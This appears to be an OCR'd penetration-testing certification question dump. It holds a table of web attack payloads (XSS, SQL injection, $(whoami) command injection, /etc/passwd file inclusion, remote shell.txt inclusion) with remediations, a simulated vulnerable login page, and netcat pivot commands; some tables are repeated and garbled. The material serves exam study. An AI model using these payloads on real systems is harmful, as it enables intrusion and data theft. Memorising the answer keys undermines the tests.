
Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . . , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,). Input Sanitization " , ' , < , : , > , - ,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . . , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,). Input Sanitization " , ' , < , : , > , - ,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . . , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,). Input Sanitization " , ' , < , : , > , - ,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . . , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,). Input Sanitization " , ' , < , : , > , - ,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . . , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,). Input Sanitization " , ' , < , : , > , - ,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting	Parameterized queries Preventing external calls Input Sanitization . . , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,). Input Sanitization " , ' , < , : , > , - ,


Local File Inclusion
Remote File Inclusion
URL Redirect
redir=http:%2f%2fwww.malicious-site.com
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ', :, $, [,], (,),
Input Sanitization ",', <, :, >, -,
logfile=%2fetc%2fpasswd%00
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ', :, $, [,], (,),
Input Sanitization ",', <, :, >, -,
lookup=$(whoami)
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ', :, $, [,], (,),
Input Sanitization ",', <, :, >, -,
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ', :, $, [,], (,),
Input Sanitization ",', <, :, >, -,

Answer:


HTTP Request Payload Table
Payloads
Vulnerability Type
Remediation
#inner-tab"><script>alert(1)</script>
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ', :, $, [,], (,),
Input Sanitization ",', <, :, >, -,
item=widget';waitfor%20delay%20'00:00:20';--
Command Injection
DOM-based Cross Site Scripting
Parameterized queries
Preventing external calls

	SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,). Input Sanitization " , < , : , > , -,
item=widget%20union%20select%20null,null,@@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,). Input Sanitization " , < , : , > , -,
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,). Input Sanitization " , < , : , > , -,
item=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,). Input Sanitization " , < , : , > , -,
site=www.exa'ping%20-c%2010%20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,). Input Sanitization " , < , : , > , -,
redir=http:%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,). Input Sanitization " , < , : , > , -,
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked)	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,).



Explanation:

1. Reflected XSS - Input sanitization (<> ...)
2. Sql Injection Stacked - Parameterized Queries
3. DOM XSS - Input Sanitization (<> ...)
4. Local File Inclusion - sandbox req
5. Command Injection - sandbox req
6. SQLi union - paramtrized queries
7. SQLi error - paramtrized queries
8. Remote File Inclusion - sandbox
9. Command Injection - input saniti $
10. URL redirect - prevent external calls

NEW QUESTION: 35

OS identification failed

Which of the following is most likely causing this error?

A. The scan did not reach the target because of a firewall block rule.

B. The scanner database is out of date.

C. The scan is reporting a false positive.

D. The scan cannot gather one or more fingerprints from the target.

Answer: (SHOW ANSWER)

OS identification in tools like Nmap relies on fingerprinting techniques, which analyze response characteristics (e.g., TCP/IP stack behavior).

* The scan cannot gather one or more fingerprints from the target (Option D):

* If the system is configured to block ICMP responses, or if certain ports are closed, fingerprinting fails.

* Some modern firewalls and intrusion prevention systems (IPS) interfere with OS fingerprinting by modifying packet responses.

NEW QUESTION: 36
You are a penetration tester reviewing a client's website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==" name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System


https://comptia.org/login.aspx#remediatesource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==" name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```


Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete



Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK
Drag and Drop Options:
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4
freepdfdumps.com
CompTIA

Answer:



Explanation:

A screenshot of a computer Description automatically generated



NEW QUESTION: 37

A penetration tester needs to complete cleanup activities from the testing lead. Which of the following should the tester do to validate that reverse shell payloads are no longer running?

A. Run scripts to terminate the implant on affected hosts.

B. Spin down the C2 listeners.

C. Restore the firewall settings of the original affected hosts.

D. Exit from C2 listener active sessions.

Answer: A (LEAVE A REPLY)

To ensure that reverse shell payloads are no longer running, it is essential to actively terminate any implanted malware or scripts. Here's why option A is correct:

* Run Scripts to Terminate the Implant: This ensures that any reverse shell payloads or malicious implants are actively terminated on the affected hosts. It is a direct and effective method to clean up after a penetration test.

* Spin Down the C2 Listeners: This stops the command and control listeners but does not remove the implants from the hosts.

* Restore the Firewall Settings: This is important for network security but does not directly

address the termination of active implants.
* Exit from C2 Listener Active Sessions: This closes the current sessions but does not ensure that implants are terminated.
References from Pentest:
* Anubis HTB: Demonstrates the process of cleaning up and ensuring that all implants are removed after an assessment.
* Forge HTB: Highlights the importance of thoroughly cleaning up and terminating any payloads or implants to leave the environment secure post-assessment.

NEW QUESTION: 38
A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester's machine. Which of the following commands should the tester use to do this task from the tester's host?
A. attacker_host$ nmap -sT <target_cidr> | nc -n <compromised_host> 22
B. attacker_host$ mknod backpipe p attacker_host$ nc -l -p 8000 | 0<backpipe | nc <target_cidr> 80 | tee backpipe
C. attacker_host$ nc -nlp 8000 | nc -n <target_cidr> attacker_host$ nmap -sT 127.0.0.1 8000
